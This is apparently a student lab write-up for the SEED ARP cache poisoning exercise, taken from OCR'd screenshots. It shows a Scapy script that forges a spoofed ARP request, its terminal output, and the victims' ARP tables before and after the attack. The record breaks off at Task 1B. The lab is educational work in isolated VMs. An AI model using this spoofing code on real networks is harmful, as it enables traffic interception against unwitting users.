Terminal
En
5:57 AM


```
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
n$ sudo python task1a_ether.py
sudo: unable to resolve host siris-pes1ug19cs485-attack
er
###[ Ethernet ]###
  dst       = 08:00:27:61:61:65
  src       = 08:00:27:6e:29:06
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:6e:29:06
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:61:61:65
     pdst      = 10.0.2.5

.
Sent 1 packets.
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
```

Victim A (After) :


SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
En
5:59 AM


```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                 ether   08:00:27:6e:29:06   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```

Victim B (After) :




```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ 
```

Deleting Cache



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ sudo arp
 -d 10.0.2.4
sudo: unable to resolve host siris-peslug19cs485-victim
-a
No ARP entry for 10.0.2.4
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ sudo arp
 -d 10.0.2.6
sudo: unable to resolve host siris-peslug19cs485-victim
-a
No ARP entry for 10.0.2.6
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ 
```


Without Ether:



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
task1a.py (~/bin/python) - gedit
Open
Save
task1a_ether.py
task1a.py
Python
Tab Width: 8
Ln 10, Col 11
INS


```
from scapy.all import *

E = Ether()

A = ARP(hwsrc='08:00:27:6e:29:06',psrc='10.0.2.6',
hwdst='08:00:27:61:61:65',pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Attack:




SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal

```
ython
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
n$ sudo python task1a.py
sudo: unable to resolve host siris-pes1ug19cs485-attack
er
###[ Ethernet ]###
  dst       = 08:00:27:61:61:65
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:6e:29:06
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:61:61:65
     pdst      = 10.0.2.5

.
Sent 1 packets.
```



```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                 ether   08:00:27:6e:29:06   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```



```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ 
```

Questions:

1. What does the ‘op’ in the screenshot of attacker machine signify? What is it default value?


The op field in the attacker machine’s screenshot stands for operation or opcode. This is a 2-byte field which is used to identify the ARP message’s intent. Usually in an ARP response it contains the value 2, whereas for request it stores 1. The default value is 1.

2. What was the difference in between the ARP cache results in the above 2 approaches? Why did you observe this difference?


The main difference between the two methods above is the use of ether.

Task 1B: Using ARP Reply:

Terminals before attack:

